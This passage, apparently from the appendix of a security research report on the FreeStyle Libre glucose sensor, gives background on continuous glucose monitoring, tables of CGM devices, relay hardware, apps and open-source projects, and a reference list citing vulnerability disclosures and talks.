While CGM and FGM are different, **the term "CGM" is very often used to designate both CGMs and FGMs**.

#### 7.4.2 Blood glucose vs interstitial fluid

CGMs do not test glucose in *blood*, but in *interstitial fluid* (cells of the skin) [CT09]

Quote from https://blog.ldodds.com/2017/07/31/experiences-with-the-freestyle-libre:

> This means that you're only indirectly testing your blood glucose. It takes time for glucose to pass from your blood into the fluid. Roughly speaking a measurement from the sensor is around 5-10 minutes behind your actual blood glucose level.

CGMs do not totally replace blood glucose tests (finger-stick glucose tests). The recommended procedure still requires patients to prick their fingers from time to time, before injecting insulin, or after unexpected results [Nat17].

#### 7.4.3 Electrochemical Glucose Sensors

The two families of enzymes that are most widely used in the electrooxidation of glucose are:

- Glucose oxidase (GOx)
- PQQ-glucose dehydrogenases (PQQ-GDH)

Quote from [YL10]:

> *"Generally, glucose measurements are based on interactions with one of three enzymes: hexokinase, glucose oxidase (GOx) or glucose-1-dehydrogenase (GDH) [30,31]. The hexokinase assay is the reference method for measuring glucose using spectrophotometry in many clinical laboratories [32]. Glucose biosensors for SMBG are usually based on the two enzyme families, GOx and GDH. These enzymes differ in redox potentials, cofactors, turnover rate and selectivity for glucose"*

### 7.5 Existing products

Table 20 lists existing CGMs. Discontinued sensors [Tur15]:

- Google's contact lens (2014)
- Cygnus Glucowatch (2004)
- Tattoo sensor (2015)
- Pendragon Pendra

| Product name | Additional info |
|---|---|
| Medtrum A6 TouchCare(R) CGM | |
| Eversense CGM | Tiny, advanced fluorescent sensor placed under the skin. Sends data to a transmitter which is attached to the body. Transmitted send data to a mobile device. First implantable CGM approved by FDA in June 2018 [FDA18] |
| Abbott FreeStyle Libre (R), FreeStyle Libre (R) 2 | Libre 1 uses NFC, Libre 2 uses Bluetooth [Abb18] |
| Dexcom G5 STS | Uses Bluetooth. |
| Medtronic Guardian | Uses Bluetooth. |

*Table 20: Existing CGMs (to our best knowledge) - Last update January 2020*

| Product name | Description |
|---|---|
| Ambrosia Systems BlueCon | relays from NFC to Bluetooth |
| Diabnext Gluconext | relays from glucose readers to Bluetooth |
| Libre Monitor | DIY open source device to read NFC FreeStyle Libre device and relay on Bluetooth |
| MiaoMiao | NFC to Bluetooth |
| Transmiter-RFDuino | DIY open source transmitter from NFC to Bluetooth |

*Table 21: Devices that do not measure glucose themselves, but relay information. Last update: April 2020*

## List of Figures

| Product name | Description |
|---|---|
| Medtronic MiniMed | https://www.medtronicdiabetes.com/treatments/continuous-glucose-monitoring |
| Ypsomed Mylife OmniPod | [Tur15, Sch19] |

*Table 22: Examples of Insulin pumps - this report does not discuss those devices*

| Product name | Description |
|---|---|
| Medtronic MiniMed 640G | There is a mode "stop before hypo" to stop injecting insulin if patient is close to hypoglycemia. https://worlddiabetestour.org/fr/diabete/la-pompe-a-insuline-640g-de-medtronic. |

*Table 23: Artificial pancreas: automatically regulates insulin based on glucose measures*



## List of Tables

| Application name | Official? | Open source? | Additional info |
|---|---|---|---|
| FreeStyle Libre Link | √ | | Available on Google's Play Store |
| FreeStyleLibre NFC Reader | | √ | [Bau19] |
| Glimp S | | | Available on Google Play Store. Only *activates* the sensor but does not read from it. User manual, user report |
| Glimp | | | Reads the sensor (but does not activate it: use Glimp S for that) |
| Glycemia | | | Available on APKPure |
| Liapp | | Partly | Available on APKPure. `https://github.com/CMKlug/Liapp` |
| Libre Alarm | | √ | `https://github.com/pimpimmi/LibreAlarm`. Get an alarm when blood glucose is too low or too high. Available on APKPure |
| Proof of Concept Bachelor Proef | | √ | `https://github.com/KevinDenys/ProofOfConceptBachelorproef` |
| Open Libre | | √ | `https://github.com/DorianScholz/OpenLibre` |
| xDrip | | | Wireless read of Dexcom G4. No longer maintained, replaced by xDrip+ |
| xDrip + | | √ | Wireless connection to Dexcom G4, G5, G6, Medtrum A6, Libre, EverSense and various pumps. `https://github.com/NightscoutFoundation/xDrip` |

*Table 24: Smartphone applications for CGMs. Last update: April 2020*

| Project name | Additional info |
|---|---|
| CGM | R-script to analyze glucose levels from a Freestyle Libre sensor [Spr19] |
| DiaBLE | Tests the Bluetooth Low Energy devices available for the FreeStyle Libre glucose sensor |
| FreeStyle Libre to CGM | A device to read FreeStyle Libre BG sensor and sending data to the cloud |
| Freestyle Libre | gem which allows accessing Abbott's FreeStyle Libre data, both over USB and from the export file from the official Abbott application. |
| Glucoplot-libre | Command line interface to generate PDF reports with glucose measures dumped from the FreeStyle Libre CGM |
| GoodTag | Creating and programming your own RF430FRL152H tags [Goo19] |
| LBridge | Read the Freestyle Libre sensor and send the BG readings to xDrip+ using the xBridge2 protocol |
| LimiTTer | Automatically scans the sensor and sends data to xDrip |
| Moonstone | Custom wireless daughter board for Freestyle Libre sensors, with NFC and BLE |
| OpenAbbott FreeStyle Libre 14 days | Re-use old FreeStyle Libre sensors for others uses e.g. temperature probe |
| Patched LibreLink Non NFC | Project to use Freestyle Libre sensors on smartphones that do not have NFC |
| Parakeet | Portable home-built device which receives wireless signals from the CGM. Typically helpful for parents to monitor a child with diabetes |
| 92 | Read Freestyle Libre with MiaoMiao board, log meals and predict BG levels after meal based on other meals |

*Table 25: Open source projects extending Freestyle Libre (non extensive list: there are many other projects...)*

# References

[Abb18] Abbott. Abbott FreeStyle Libre 2, with Optional Real-Time Alarms, Secures CE Mark for Use in Europe. http://abbott.mediaroom.com, October 2018.

[AG19] Axelle Apvrille and Travis Goodspeed. The Inner Guts of a Connected Glucose Sensor for Diabetes. In *BlackAlps*, Yverdon les Bains, Switzerland, November 2019. https://blackalps.ch.

[AG20a] Axelle Apvrille and Travis Goodspeed. In *Pass the SALT*, July 2020. https://2020.pass-the-salt.org.

[AG20b] Axelle Apvrille and Travis Goodspeed. Fortinet Discovers Abbott FreeStyle Libre Sensor Weak Data Integrity Protection Vulnerability. https://fortiguard.com/zeroday/FG-VD-20-028, January 2020. FG-VD-20-028.

[AL19] Axelle Apvrille and Aamir Lakhani. Medical IoT for diabetes and cybercrime. In *Virus Bulletin Conference*, October 2019.

[Apv19] Axelle Apvrille. Smartphone apps: let's talk about privacy. Hack.Lu conference, October 2019.

[Apv20a] Axelle Apvrille. Android malware abusing medical apps for diabetes. Technical report, May 2020. https://fortinetweb.s3.amazonaws.com/fortiguard/research/diabetes-malware.pdf.

[Apv20b] Axelle Apvrille. Android Malware Targets Diabetic Patients. https://www.fortinet.com/blog/threat-research/android-malware-targets-diabetic-patients, January 2020.

[Apv20c] Axelle Apvrille. readdump.py. https://github.com/cryptax/misc-code/blob/master/glucose-tools/readdump.py, 2020.

[Bau19] Victor Bautista. FreeStyleLibre-NFC-Reader. https://github.com/vicktor/FreeStyleLibre-NFC-Reader, 2019.

[BBC+15] Timothy Baily, Bruce W. Bode, Mark P. Christiansen, Leslie J. Klaff, and Shridhara Alva. The Performance and Usability of a Factory-Calibrated Flash Glucose Monitoring System. In *Diabetes Technology and Therapeutics*, November 2015.

[CT09] Eda Cengiz and William V. Tamborlane. A Tale of Two Compartments: Interstitial Versus Blood Glucose Monitoring. In *Diabetes Technology and Therapeutics*, June 2009.

[FDA18] FDA. FDA approves first continuous glucose monitoring system with a fully implantable glucose sensor and compatible mobile app for adults with diabetes. https://www.fda.gov/news-events/press-announcements/fda-approves-first-continuous-glucose-monitoring-system-fully-implantable-glucose-sensor-and, June 2018.

[@Fr] Abbott FreeStyle @FreeStyleDiabet. Tweet of may 1, 2019. https://twitter.com/FreeStyleDiabet/status/1123479114189627394.

[GA19] Travis Goodspeed and Axelle Apvrille. Fortinet Discovers Abbott FreeStyle Libre Sensor Unlock Code. https://fortiguard.com/zeroday/FG-VD-19-112, September 2019. CVE-2020-8997.

[GA20a] Travis Goodspeed and Axelle Apvrille. Android app for the RF430FRL152H and other NFC Type V tags. https://github.com/travisgoodspeed/GoodV, 2020.

[GA20b] Travis Goodspeed and Axelle Apvrille. NFC Exploitation with the RF430RFL152 and TAL152. In *International Journal of Proof of Concept or Get The Fuck Out*, volume 20, pages 7–13, January 2020.

[Gooa] Google. Adding Server-Side License Verification to Your App. https://developer.android.com/google/play/licensing/adding-licensing#StrictPolicy.

[Goob] Google. Get started with Google Analytics. https://firebase.google.com/docs/analytics/android/start.

[Gooc] Google. Licensing Overview. https://developer.android.com/google/play/licensing/overview.

[Goo19] Travis Goodspeed. GoodTag. https://github.com/travisgoodspeed/goodtag, 2019.

[Grü19] Rémy Grünblatt. Capteur de glycémie Freestyle Libre: un peu trop bavard? (in french). https://remy.grunblatt.org/capteur-de-glycemie-freestyle-libre-un-peu-trop-bavard.html, March 2019.

[HF15] Lutz Heinemann and Guido Freckmann. CGM Versus FGM; or, Continuous Glucose Monitoring Is Not Flash Glucose Monitoring. In *Diabetes Technology and Therapeutics*, September 2015.

[Hum17] Humbertokramm. Freestyle sensor libre. https://

github.com/humbertokramm/FreestyleSensorLibre/blob/master/HW-FreestyleSensorLibre.pdf, 2017.

[Ilk14] Ilka. Freestyle Libre Blick ins Innere (in german). http://www.mein-diabetes-blog.com/freestyle-libre-blick-ins-innere, November 2014.

[Inc13] Abbott Diabetes Care Inc. Temperature-compensated analyte monitoring devices, systems, and methods therefor. https://patents.google.com/patent/US20130158376, June 2013. US 2013/0158376 A1.

[Ins08] Texas Instruments. TRF7960 Evaluation Module, ISO 15693 Host Commands. http://www.ti.com/lit/an/sloa141/sloa141.pdf, April 2008. 11-06-26-009.

[Ins14a] Texas Instruments. RF430FRL15xH Family Technical Reference Manual. http://www.ti.com/lit/ug/slau506/slau506.pdf, December 2014. SLAU506.

[Ins14b] Texas Instruments. RF430FRL15xH NFC ISO 15693 Sensor Transponder. http://www.ti.com/lit/ds/symlink/rf430frl152h.pdf, December 2014.

[Ins14c] Texas Instruments. Using Texas Instruments Tag-it HF-I Transponder Technology for NFC Vicinity Applications. http://www.ti.com/lit/an/sloa166a/sloa166a.pdf, June 2014. SLOA166A.

[Ins15] Texas Instruments. RF37S114 Tag-it (TM) HF-I Type 5 NFC, ISO/IEC 15693 Transponder, 4mm x 4mm. http://www.ti.com/lit/ds/symlink/rf37s114.pdf, November 2015.

[Juv17] Heikki Juva. Teardown Saturday; Freestyle Libre. https://twitter.com/HJuva/status/939417187470774272, December 2017.

[KNBS16] Nils Kannengiesser, Johannes Neutze, Uwe Baumgarten, and Sejun Song. An Insight to Cracking Solutions and Circumvention of Major Protection Methods for Android. In *International Symposium on Ambient Intelligence and Embedded Systems (AMIES)*, 2016.

[Lan18] Sean Langley. FreeStyle Libre Glucose Sensor Tear Apart? https://www.youtube.com/watch?v=40RXFhZp8hg, February 2018.

[lig17] lightNthings. Freestyle Libre Sensor Teardown and Inside Analysis. https://www.youtube.com/watch?v=sYIm97wjl0o, September 2017.

[Mad] Maddie Stone. Reverse Engineering Android Apps - Native Libraries. https://maddiestone.github.io/AndroidAppRE/reversing_native_libs.html.

[Nat17] National Institute of Diabetes and Digestive and Kidney Diseases. Continuous Glucose Monitoring. https://www.niddk.nih.gov/health-information/diabetes/overview/managing-diabetes/continuous-glucose-monitoring, June 2017.

[Sch19] Pete Schwamb. Insulin Pumps, Decapped chips and Software Defined Radios. https://blog.usejournal.com/insulin-pumps-decapped-chips-and-software-defined-radios-1be50f121d05, April 2019.

[Spr19] Richard Sprague. Continuous Glucose Monitoring. In *Quantified Self*, Seattle, January 2019. https://richardsprague.com/notes/continuous-glucose-monitoring/.

[Tho17] Romain Thonneau. Le capteur du Freestyle libre passé à la loupe (in french). https://diabete-infos.fr/capteur-freestyle-libre-decortique, October 2017.

[Tur15] Anthony P. F. Turner. Enzyme Electrodes and Glucose Sensing for Diabetes. https://www.ifm.liu.se/edu/coursescms/tfya62/lectures/GLUCOSE-SENS-ENZ-ELECT-APFT-TFAY62.pdf, April 2015.

[Van] Pierre Vandevenne. Another quick example of the main Libre problem: thermal compensation. http://type1tennis.blogspot.com/search/label/FreestyleLibre.

[Van17] Pierre Vandevenne. FRAM of the original chip disassembled. https://www.mikrocontroller.net/attachment/346115/Disassember.txt, 2017.

[YL10] Eun-Hyung Yoo and Soo-Youn Lee. Glucose Biosensors: An Overview of Use in Clinical Practice. In *Sensors*, 2010.